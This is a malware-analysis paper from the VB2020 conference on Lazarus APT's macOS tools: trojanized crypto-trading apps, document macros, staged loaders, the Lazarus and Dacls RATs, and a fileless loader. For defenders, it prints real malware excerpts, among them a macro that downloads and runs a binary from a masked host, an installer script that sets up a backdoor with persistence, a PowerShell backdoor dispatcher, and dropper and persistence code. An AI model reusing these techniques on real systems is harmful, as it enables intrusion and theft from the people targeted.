VB2020
localhost

30 September - 2 October, 2020 / vblocalhost.com

GHOST MACH-O: AN ANALYSIS OF LAZARUS' MAC-MALWARE INNOVATIONS

Dinesh Devadoss

K7 Computing, India

dinesh.d@k7computing.com

ABSTRACT

The infamous Lazarus APT group, also known as Hidden Cobra, has constantly been upgrading its arsenal and techniques, even able to orchestrate a living-off-the-land attack recently. In this campaign the group used a brand new fileless technique, a first in the *Mac* universe, attracting a lot of attention from the cybersecurity community.

The technique is actually very interesting. The Lazarus trojan loader component used MemoryBasedBundle, which allows Mach-O code to be executed directly from memory rather than from a file on disk, thereby evading disk-based file object detections by *Mac* AV.

In this paper we will demystify this novel fileless technique, analysing how and why it works. In order to provide the context for increasing Lazarus sophistication, we will discuss the group's various campaigns that targeted cryptocurrency exchanges and other financial institutions. In fact, it was the Union Crypto Trader app that was trojanized with the fileless component mentioned earlier. Lazarus' level of commitment to impersonation is so great that its fake trading application installers were hosted on *GitHub*, and were signed to avoid raising any alarms. This use of open source trading applications and trojanizing them has become a hallmark of Lazarus' strategy, and can be used to attribute attacks to it.

We will also cover Lazarus' versatile development skill set using various techniques including the QT framework, C, objective-C, Swift, etc., thus enabling these threat actors to craft innovative *Mac* malware. We will dissect the sophisticated toolset of the Lazarus group to shed light on its *Mac* APT modus operandi, with an eye on predicting what its future attacks might look like, along with a discussion on countermeasures.

INTRODUCTION

A couple of years ago Operation AppleJeus was discovered by researchers at *Kaspersky*, revealing the Lazarus APT group's first *macOS* trojan [1], which proved the group was diversifying and becoming more sophisticated – a force to reckon with. Lazarus, also known as Hidden Cobra, is the notorious advanced persistent threat (APT) group well known for its attack on *Sony Pictures*, Operation Troy (a cyber espionage campaign against South Korea), and the Bangladesh bank heist of 2016. This group already has a sizeable arsenal at its disposal that can target and infiltrate any network without worrying too much about any platform diversity within it. The threat actors have high proficiency in computer network operations (CNO) and are known for their simple but creative attacks.


Operation AppleJeus was the first known operation to reveal Lazarus' capability to customize *macOS* trojans. In that operation the group targeted cryptocurrency exchanges with trojanized trading applications for *Windows* and *Mac*. The *Windows* trojan was 'Fallchill', a well-known remote administration tool (RAT) developed by Lazarus. The same RC4 key and C2 server were used in older variants of the Fallchill backdoor. The attacks on cryptocurrency exchanges have continued to date, and several pieces of *macOS* malware attributed to Lazarus have been discovered. In addition, the group has recently attempted orchestration of a living-off-the-land attack where the remote payload is executed directly within memory [2].

Let us discuss the anatomy of the Lazarus attacks and their *macOS* malware.

MALWARE OPERATIONS

Initial vector (type 1): trojanized application

One of the initial vectors used in this campaign is a spear-phishing email that lures the target to click on a link that gets redirected to a visually appealing website related to cryptocurrency trading software. The system is infected once the user tries to install the application from said website. The open-source trading application is trojanized with a Lazarus backdoor [3]. In some cases, Lazarus' fake trading application installers were digitally signed, as shown in Figure 1, and a fake website was designed to make it seem legitimate.



```
MrXs-Mac:~ mr.x$ codesign -dvv /Users/mr.x/Desktop/CelasTradePro.app
Executable=/Users/mr.x/Desktop/CelasTradePro.app/Contents/MacOS/CelasTradePro
Identifier=com.celasllc.CelasTradePro
Format=app bundle with Mach-O thin (x86_64)
CodeDirectory v=20100 size=27467 flags=0x0(none) hashes=853+3 location=embedded
Signature size=5307
Authority=CELAS LLC
Authority=COMODO RSA Code Signing CA
Authority=COMODO RSA Certification Authority
Signed Time=12-Jul-2018 at 6:18:19 AM
Info.plist entries=11
TeamIdentifier=not set
Sealed Resources version=2 rules=13 files=34
Internal requirements count=1 size=104
```

Figure 1: Code signature.

The threat actors placed the backdoor component and its persistence file in the resource directory of the open-source trading application, and then leveraged a post-install script to trigger the backdoor. Note, typically, the post-install script present within an installer package is meant to aid the legitimate installation process.

The post-install script is a shell script as shown in the code snippet in Figure 2. First, the `.plist` file residing in the resource directory of the application bundle is moved into the `/Library/LaunchDaemons` directory for persistence, and then the backdoor is moved to the `Library` directory with the executable permission set, and is then executed.

```
#!/bin/sh
mv /Applications/JMTTrader.app/Contents/Resources/.org.jmttrading.plist /Library/
LaunchDaemons/org.jmttrading.plist
chmod 644 /Library/LaunchDaemons/org.jmttrading.plist
mkdir /Library/JMTTrader
mv /Applications/JMTTrader.app/Contents/Resources/.CrashReporter /Library/JMTTrader/
CrashReporter
chmod +x /Library/JMTTrader/CrashReporter
/Library/JMTTrader/CrashReporter Maintain &
```

Figure 2: Post-install script.

Initial vector (type 2): malicious documents

Another type of initial vector we observed were documents targeting Korean users. These had embedded malicious macros which deliver the payload based on the operating system. On *macOS* the macro downloads the malicious mach-O binary, whilst on *Windows* it would execute a PowerShell script.

Figure 3 shows a snippet of the macro. One can see that the C-type functions like `system()` and `popen()` are imported from `libc.dylib`. The `popen()` function allows process execution and the `system()` function allows execution of external commands like `curl`, `chmod`, etc.

```
 #If Mac Then
    #If VBA7 Then
    Private Declare PtrSafe Function system Lib "libc.dylib" (ByVal command As String) As
LongPtr
    Private Declare PtrSafe Function popen Lib "libc.dylib" (ByVal command As String, ByVal
mode As String) As LongPtr
    #End If
#End If
...
Sub AutoOpen()
On Error Resume Next
#If Mac Then
sur = "hxxps://xxxxxxx.com/assets/mt.dat"
spath = "/tmp/": i = 0
Do
spath = spath & Chr(Int(Rnd * 26) + 97): i = i + 1
Loop Until i > 12
spath = spath

res = system("curl -o " & spath & " " & sur)
res = system("chmod +x " & spath)
res = popen(spath, "r")
```

Figure 3: Macro code snippet for macOS.

In a *Windows* environment, a PowerShell script gets dropped that tries to establish a session with a C2, and acts as a simple backdoor. The code snippet in Figure 4 shows the various functionalities of the PowerShell backdoor.

```
function inses($pxy)
{
try
{
while($global:blv)
{
$rq=sdd $global:tid 7 $null 0 $global:auri[$global:nup]
if($rq -eq $null){break}
$bf=rdd $rq $global:mbz
if(($bf -eq $null) -or ($bf.length -lt 12)){break}
$nmsg=btn $bf 0
$nmls=btn $bf 8
if($bf.length -ne ($nmlen+12)){break}
$cres=0
if($nmsg -eq 2){$cres=slp $bf}
elseif($nmsg -eq 3){$cres=di}
elseif($nmsg -eq 11){$cres=tif}      #information gathering
elseif($nmsg -eq 12){$cres=kalv}
elseif($nmsg -eq 14){$cres=gcf}      #getconfig
elseif($nmsg -eq 15){$cres=scf $bf}  #set config
elseif($nmsg -eq 18){$cres=kmd $bf}  #shell
elseif($nmsg -eq 20){$cres=up $bf}   #upload
elseif($nmsg -eq 21){$cres=dn $bf}   #download
elseif($nmsg -eq 24){$cres=rmd $bf}  #process execution
else{break}
if($cres -eq 0){break}
Start-Sleep -s 1
```

Figure 4: Code snippet of PowerShell backdoor.

MULTI-STAGED PAYLOAD DELIVERY

The Lazarus group employed a staged payload delivery mechanism for this campaign.

The first-stage payload is a lightweight binary mainly responsible for downloading and deploying the second-stage payload. The first version was developed using QT, and hence was dependent on the QT framework, whereas the newer version (developed in C and C++) is standalone. Even though the two versions were developed in different languages, the underlying functionalities are the same. The first-stage payload also collects a set of precise host information, such as serial number, *Mac* product version, build version, kernel version, kernel type, buildABI and running process list, and sends it to the command-and-control server, allowing the threat actors to decide whether to deploy the second-stage payload or not. The collected data is encrypted before it's posted to the command-and-control server.

The list of running processes on the host machine is obtained using `sysctl()`, which returns a data snapshot from which process names are parsed. The process information began at offset 0xf3 and a single block was of size 0x288, as can be seen in Figure 5.

The first-stage payload receives an encrypted data blob from a C2 which is the second-stage payload. The data blob goes through Base64 decoding and RC4 decryption with a hard-coded key. The decrypted file is then written to the disk with executable permission. Unfortunately, the second-stage payload was unobtainable in all cases either because the C2s could not be resolved or because they were no longer serving up the payload. Figure 6 shows the first-stage code snippet to process the second-stage payload.

```
__text:00000001000022D1      mov     rdx, r14        ; r14 pointer to buffer
__text:00000001000022D4      call    _sysctl
__text:00000001000022D9      cmp     eax, 0FFFFFFFFh
__text:00000001000022DC      jz      short loc_100002352
__text:00000001000022DE      cmp     [rbp+var_58], 288h
__text:00000001000022E6      jb      short loc_10000234A
__text:00000001000022E8      mov     rbx, r14
__text:00000001000022EB      add     rbx, 0F3h    ; parsing buffer + 0xf3
__text:00000001000022F2      xor     r13d, r13d
__text:00000001000022F5      lea     r12, asc_100005BD0 ; "\t"
__text:00000001000022FC      nop     dword ptr [rax+00h]
__text:0000000100002300 loop:
__text:0000000100002300      mov     rdi, r15
__text:0000000100002303      mov     rsi, rbx
__text:0000000100002306      call    __ZN10QByteArray6appendEPKc ; QByteArray::append(char
const*) ; process name append
__text:000000010000230B      mov     rdi, r15        ;
__text:000000010000230E      mov     rsi, r12        ;
__text:0000000100002311      call    __ZN10QByteArray6appendEPKc ; QByteArray::append(char
const*) ; tab append
__text:0000000100002316      mov     rax, [r15]
__text:0000000100002319      cmp     dword ptr [rax+4], 1F5Fh
__text:0000000100002320      jg      short loc_10000234A
__text:0000000100002322      inc     r13
__text:0000000100002325      mov     rax, [rbp+var_58]
__text:0000000100002329      shr     rax, 3
__text:000000010000232D      mov     rcx, 329161F9ADD3C0CBh
__text:0000000100002337      mul     rcx
__text:000000010000233A      shr     rdx, 4
__text:000000010000233E      add     rbx, 288h    ; parsing buffer+ 0x288
__text:0000000100002345      cmp     r13, rdx
__text:0000000100002348      jb      short loop
```

Figure 5: Data parsing code snippet.

```
  local_68 = piVar12;
__ZN10QByteArray10fromBase64ERKS_(&local_90,&local_68);
if (local_90[1] - 0x21U < 0x100000) {
  __ZNK10QByteArray4leftEi(&local_b0,&local_90,0x20);
  __ZNK10QByteArray3midEii(&local_a8,&local_90,0x20,0xffffffff);
  __ZN10QByteArrayC1EPKci(&local_88,"",0xffffffff);
  RC4(RC4_Key,(QByteArray *)&local_a8,(QByteArray *)&local_88);
//<---truncated -->
      do {
        __ZN9QIODevice5writeEPKcx
                  (local_78,*(long *)(local_98 + 4) + (long)local_98,(long)local_98[1]);
        uVar10 = uVar10 + 1;
      } while (uVar10 < 0x27ff);
      __ZN11QFileDevice4seekEx(local_78,0);
      __ZN9QIODevice5writeEPKcx
                (local_78,*(long *)(local_88 + 4) + (long)local_88,(long)local_88[1]);
        __ZN5QFile14setPermissionsE6QFlagsIN11QFileDevice10PermissionEE(local_78,0x1111);
      __ZN11QFileDevice5closeEv(local_78);
```

Figure 6: First-stage code snippet to process second-stage payload.

Self-dropping payload

In one of the cases, the threat actors used pictures of Korean girls as bait and created an album application which silently executes a backdoor. To avoid being blocked by *Gatekeeper*, the application was digitally signed and mimicked a *Flash Player* component. The dropper itself contains another Mach-O binary embedded within it which, on execution, triggers the album slideshow and silently drops the backdoor payload. As shown in the code snippet in Figure 7 the payload uses `memcpy()` to copy the payload body, writes it to a file named `FlashUpdateCheck`, and creates a `LaunchAgents` persistence entry.

```
    _memcpy(local_8098,&DAT_100001340,0x6c74);
      _memset(local_1418,0,0x400);
    _sprintf(local_1418,"%s/%s",local_1018,".FlashUpdateCheck");
      pFVar5 = _fopen(local_1418,"wb");
      if (pFVar5 != (FILE *)0x0) {
        _fwrite(local_8098,1,0x6c74,pFVar5);
        _fclose(pFVar5);
      }
      if ((local_1018[0] != 0) && (iVar1 = _strncmp(local_1018,"/tmp",4), iVar1 != 0)) {
        _memset(local_1418,0,0x400);
        _sprintf(local_1418,"%s/Library/LaunchAgents/%s",local_1018,
                 "com.adobe.macromedia.flash.plist");
        pFVar5 = _fopen(local_1418,"w");
        if (pFVar5 != (FILE *)0x0) {
          _fprintf(pFVar5,
                   "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<!DOCTYPE plist
PUBLIC\"-//Apple//DTD PLIST 1.0//EN\"\"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">\
n<plistversion=\"1.0\">\n<dict>\n\t<key>EnvironmentVariables</key>\n\t<dict>\n\t\
t<key>PATH</key>\n\t\t<string>/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin:</string>\n\
t</dict>\n\t<key>Label</key>\n\t<string>FlashUpdate</string>\n\t<key>Program</key>\n\
t<string>%s/%s</string>\n\t<key>RunAtLoad</key>\n\t<true/>\n\t<key>KeepAlive</key>\n\
t<false/>\n\t<key>LaunchOnlyOnce</key>\n\t<true/>\n</dict>\n</plist>\n"
                   ,local_1018,".FlashUpdateCheck");
          _fclose(pFVar5);
        }
        _memset(local_1418,0,0x400);
        _sprintf(local_1418,"launchctl load -w \"%s/Library/LaunchAgents/%s\"",local_1018,
                 "com.adobe.macromedia.flash.plist");
        _system(local_1418);
```

Figure 7: Code to drop payload masquerading as FlashUpdateCheck.

REMOTE ACCESS TROJANS

Lazarus RAT

This is one of the lightest backdoors written in C. Although the size of the backdoor is just 28KB it causes significant damage. The backdoor establishes a session with the C2 and hands over control to the adversary right away. The adversary then tries to propagate through the network and look for information beneficial to them. Figure 8 shows a snippet of the `ReplyTroyInfo()` function, which returns host information; reminiscent of Operation Troy [4].

```
ulong _ReplyTroyInfo(void)

{
  uint uVar1;
  //...
  long local_30;

  local_30 = *(long *)___stack_chk_guard;
  ___bzero(local_588,0x554);
  ___bzero(local_6a8,0x120);
  uVar5 = 0;
  if (param_8 == 0) {
    _gethostname(local_6a8,0x104);
    phVar4 = _gethostbyname(local_6a8);
    if (((phVar4 != (hostent *)0x0) && (phVar4->h_addrtype == 2)) &&
        ((undefined4 *)*phVar4->h_addr_list != (undefined4 *)0x0)) {
      local_5a4 = *(undefined4 *)*phVar4->h_addr_list;
    }
```

Figure 8: Snippet of ReplyTroyInfo function.

This RAT's functionalities include:

- Cmd
- OtherShellCmd
- Down
- Upload
- SessionExec
- GetConfig
- SetConfig
- Exec
- KeepAlive
- Sleep
- Die


Dacls RAT

Dacls RAT is a modular remote access trojan targeting *Windows*, *Linux* and *macOS* [5]. It is bundled with a two-factor authentication app which was repacked from an open-source application available on *GitHub*. This RAT resides in the resource directory of the application bundle, mimicking a 'NIB' (NeXTSTEP Interface Builder) file, which contains the interface of the application. Figure 9 shows the directory listing of the malware application.

The code of the open-source application is modified to execute the RAT. It is done by modifying `NSApplicationDidFinishLaunching`, which is an object where the developer's initialization code fits in. The function in the code snippet in Figure 10 is responsible for executing the backdoor from the resource directory by executing a bash script using `NSTask()`.


Persistence

If it's running as root, the payload will create `LaunchDaemons`, otherwise it creates `LaunchAgents`. These are common persistence techniques in *macOS*. The `LaunchDaemons` are the services that launch before user login and run with root privileges, whereas `LaunchAgents` run after user login. The RAT configuration is initialized by a hard-coded IP address of C2 servers and is then encrypted using AES algorithm and dropped on to the disk masquerading as an *Apple* database file, '`com.apple.appstore.db`'. The location of the `.plist` file (`/Library/LaunchDaemons/com.aex-loop.agent.plist`*)* is encoded in hex, as shown in the code snippet in Figure 11.



```
/Users/mr.x/Desktop/TinkaOTP.app
└── Contents
    ├── Frameworks
    │   ├── libswiftCore.dylib
    │   ├── libswiftCoreFoundation.dylib
    │   ├── libswiftCoreGraphics.dylib
    │   ├── libswiftDarwin.dylib
    │   ├── libswiftDispatch.dylib
    │   ├── libswiftFoundation.dylib
    │   ├── libswiftIOKit.dylib
    │   └── libswiftObjectiveC.dylib
    ├── Info.plist
    ├── MacOS
    │   └── TinkaOTP
    ├── PkgInfo
    ├── Resources
    │   ├── AppIcon.icns
    │   ├── Assets.car
    │   ├── Base.lproj
    │   │   ├── MainMenu.nib
    │   │   └── SubMenu.nib
    │   ├── Info.plist
    │   └── en.lproj
    │       ├── InfoPlist.strings
    │       ├── Localizable.strings
    │       └── MainMenu.strings
    └── _CodeSignature
        └── CodeResources
```

Figure 9: Directory listing of the malware application.




```
__text:000000010001E1DC    mov    r13, cs:_OBJC_IVAR_$__TtC8TinkaOTP11AppDelegate_btask
__text:000000010001E1E3    mov    r12, [rbp+var_30]
__text:000000010001E1E7    mov    rdi, [r12+r13]
__text:000000010001E1EB    call   cs:_objc_retain_ptr
__text:000000010001E1F1    mov    r15, rax
__text:000000010001E1F4    mov    rdi, 'sab/nib/' ; /bin/bash
__text:000000010001E1FE    mov    rsi, 0E900000000000068h
__text:000000010001E208    call   _$sSS10FoundationE19_bridgeToObjectiveCSo8NSStringCyF
__text:000000010001E20D    mov    rbx, rax
__text:000000010001E210    mov    rsi, cs:selRef_setLaunchPath_ ; char
__text:000000010001E217    mov    rdi, r15         ; void *
__text:000000010001E21A    mov    rdx, rax
__text:000000010001E21D    call   _objc_msgSend
```

Figure 10: Disassembled view of ApplicationDidFinishLaunching executing the RAT.

```
  uVar1 = _getuid();
   if (uVar1 == 0) {
     /* "/Library/LaunchDaemons/com.aex-loop.agent.plist" */
     local_210 = 0x7473696c702e74;
     local_218 = 0x6e6567612e706f6f;
     local_220 = 0x6c2d7865612e6d6f;
     local_228 = 0x632f736e6f6d6561;
     local_230 = 0x4468636e75614c2f;
     local_238 = 0x7972617262694c2f;
LAB_10000b6da:
     pFVar6 = _fopen((char *)&local_238,"w");
     if (pFVar6 != (FILE *)0x0) {
       _fprintf(pFVar6,
                "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\r\n<!DOCTYPE plist PUBLIC\"-//
Apple//DTD PLIST 1.0//EN\"\"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">\r\
n<plistversion=\"1.0\">\r\n<dict>\r\n\t<key>Label</key>\r\n\t<string>com.aex-loop.agent</
string>\r\n\t<key>ProgramArguments</key>\r\n\t<array>\r\n\t\t<string>%s</string>\r\n\t\
t<string>daemon</string>\r\n\t</array>\r\n\t<key>KeepAlive</key>\r\n\t<false/>\r\n\
t<key>RunAtLoad</key>\r\n\t<true/>\r\n</dict>\r\n</plist>"
                ,pvVar3);
       _fclose(pFVar6);
     }
   }
```

Figure 11: .plist file location encoded in hex.

Dacls hinders the debugging process: when stepping through `daemon()`, the debugged process exits. `Daemon()` allows programs to detach themselves from the controlling terminal and run in the background as system daemons.




```
(lldb)
Process 1504 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = instruction step over
    frame #0: 0x000000010000b737 SubMenu`main + 455
SubMenu`main:
->  0x10000b737 <+455>: callq  0x100078f3c               ; symbol stub for: daemon$1050
    0x10000b73c <+460>: callq  0x100004b90               ; InitializeConfiguration()
    0x10000b741 <+465>: leaq   0x90c78(%rip), %rax       ; g_bMainLoop
    0x10000b748 <+472>: movl   $0x1, (%rax)
Target 0: (SubMenu) stopped.
(lldb)
Process 1504 exited with status = 0 (0x00000000)
(lldb)
```

Figure 12: LLDB exits while debugging the RAT.

This RAT is again modular by design and has several plug-ins to perform various functions:

- **Plugin_CMD:** Gives shell and reverse shell functionality.
- **Plugin_FILE:** General file operations like read, write and delete. Also has capabilities to scan a directory.
- **Plugin_PROCESS:**
    - PrcRunFunc: Creates a daemon process
    - PrcViewFunc: Gathers process information from Procfs, but *macOS* does not support Procfs (the functionality is redundant as the RAT has been ported from *Linux* to *Mac*)
    - PrcKill Func: Terminates processes
    - ProcGetPID: Gets PID and PPID.
- **Plugin_TEST:** Checks network access.
- **Plugin_RP2P:** Provides a connection proxy to avoid direct connection to its C2 servers. The traffic is redirected to a proxy which is mostly compromised infrastructure operated by Lazarus.
- **Plugin_LOGSEND:** Starts the worm scan, collects the required information and sends it to C2 servers.
- **Plugin_SOCKS:** Associated with RP2P plug-in for creating SOCKS4 for proxy communication.

The function `start_worm_scan` scans the subnet for open 8291 ports which are associated with *Mikrotech* routers. Unusually, it also scans for open 8292 ports, typically associated with the financial data vendor *Bloomberg*'s software. This indicates the type of target victims the Lazarus group is attempting to compromise with likely monetary rewards in the offing.



```
__text:000000010000A03A     mov     [rbp+var_40.sa_family], 2
__text:000000010000A03E     mov     word ptr [rbp+var_40.sa_data], 6420h
__text:000000010000A044     mov     dword ptr [rbp+var_40.sa_data+2], r14d
__text:000000010000A048     mov     [rbp+var_58], 3
__text:000000010000A050     mov     [rbp+var_50], 0
__text:000000010000A057     mov     edi, eax        ; int
__text:000000010000A059     mov     esi, 0FFFFh     ; int
__text:000000010000A05E     mov     edx, 1005h      ; int
__text:000000010000A063     lea     rcx, [rbp+var_58] ; void *
__text:000000010000A067     mov     r8d, 10h        ; socklen_t
__text:000000010000A06D     call    _setsockopt
__text:000000010000A072     mov     edi, ebx        ; int
__text:000000010000A074     lea     rsi, [rbp+var_40] ; struct sockaddr *
__text:000000010000A078     mov     edx, 10h        ; socklen_t
__text:000000010000A07D     call    _connect
__text:000000010000A082     mov     r15d, eax
__text:000000010000A085     mov     edi, ebx        ; int
__text:000000010000A087     call    _close
__text:000000010000A08C     mov     r14d, 8292
__text:000000010000A092     test    r15d, r15d
```

Figure 13: Worm scan for open port 8292.

GHOST LOADER

Saving the best for last. In recent times Lazarus has gone further ahead and employed fileless techniques. Once again the first-stage payload was bundled with a crypto trading application and had the capability to execute a remote payload directly from memory without actually touching the disk. The payload, as usual, collects the host information like SerialNumber, ProductBuildVersion, ProductVersion and ProductName and posts it to the C2 server with two notable parameters: `auth_timestamp` and `auth_signature`. The current time is obtained and concatenated with the hard-coded value '`12GWAPCT1F0I1S14`', and an MD5 hash is generated using it. That hash is the value of the key `auth_signature`, and the time obtained is the value of the key `auth_timestamp`. The malware operators probably use this for authentication to help ensure the second-stage payload is not easily obtainable. This implies that the threat actors are very cautious when deploying the second-stage payload.

```
 do {
 tVar6 = _time((time_t *)0x0);
 _sprintf((char *)local_138,"%ld",tVar6,tVar6);
 _sprintf((char *)local_1b8,"%s%s",local_138,"12GWAPCT1F0I1S14");
 basic_string<decltype(nullptr)>(local_68,(char *)local_1b8);
 md5_hash_hex(local_f0);
 if (((byte)local_68[0] & 1) != 0) {
   __ZdlPv(local_58);
 }
 basic_string<decltype(nullptr)>(local_68,"auth_timestamp");
 local_a0 = local_68;
 pVar3 =
         __emplace_unique_key_args<std--__1--basic_string<char,std--__1--char_
traits<char>,std--__1--allocator<char>>,std--__1--piecewise_construct_t_const&,std-
-__1--tuple<std--__1--basic_string<char,std--__1--char_traits<char>,std--__1--
allocator<char>>&&>,std--__1--tuple<>>
                  ((basic_string *)&local_1e8,(piecewise_construct_t *)local_68,
                   (tuple **)0x100007cf0,&local_a0);
 __ZNSt3__112basic_stringIcNS_11char_traitsIcEENS_9allocatorIcEEE6assignEPKc
          (CONCAT44(extraout_var_02,pVar3) + 0x38,local_138);
 if (((byte)local_68[0] & 1) != 0) {
   __ZdlPv(local_58);
 }
 basic_string<decltype(nullptr)>(local_68,"auth_signature");
 local_a0 = local_68;
 pVar3 =
         __emplace_unique_key_args<std--__1--basic_string<char,std--__1--char_
traits<char>,std--__1--allocator<char>>,std--__1--piecewise_construct_t_const&,std-
